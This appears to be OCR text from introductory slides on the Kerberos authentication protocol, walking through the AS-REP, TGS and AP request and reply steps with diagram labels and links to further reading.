
Kerberos. Junior Level. AS-REP



office\michael – principal, owner of the ticket


TGT contains all info about principal:
- Groups
- Domain
- Username


Kerberos. Junior Level. TGS_REQ




cifs/service1.office – SPN (Service Principal Name)

Kerberos. Junior Level. TGS_REP






Kerberos. Junior Level. TGS_REP




service secret => service can decrypt tgs

Kerberos. Junior Level. AP-REQ



Kerberos. Junior Level. AP-REP

Optional Step!



TGS

office\michael

DATA

session key for service

AP-REP

SERVICE TIMESTAMP

Session key for service

CLIENT

SERVICE

Kerberos. Links

https://ardent101.github.io/posts/kerberos_theory/

https://ardent101.github.io/posts/kerberos_general_attacks/

https://www.chudamax.com/posts/kerberos-102-overview/

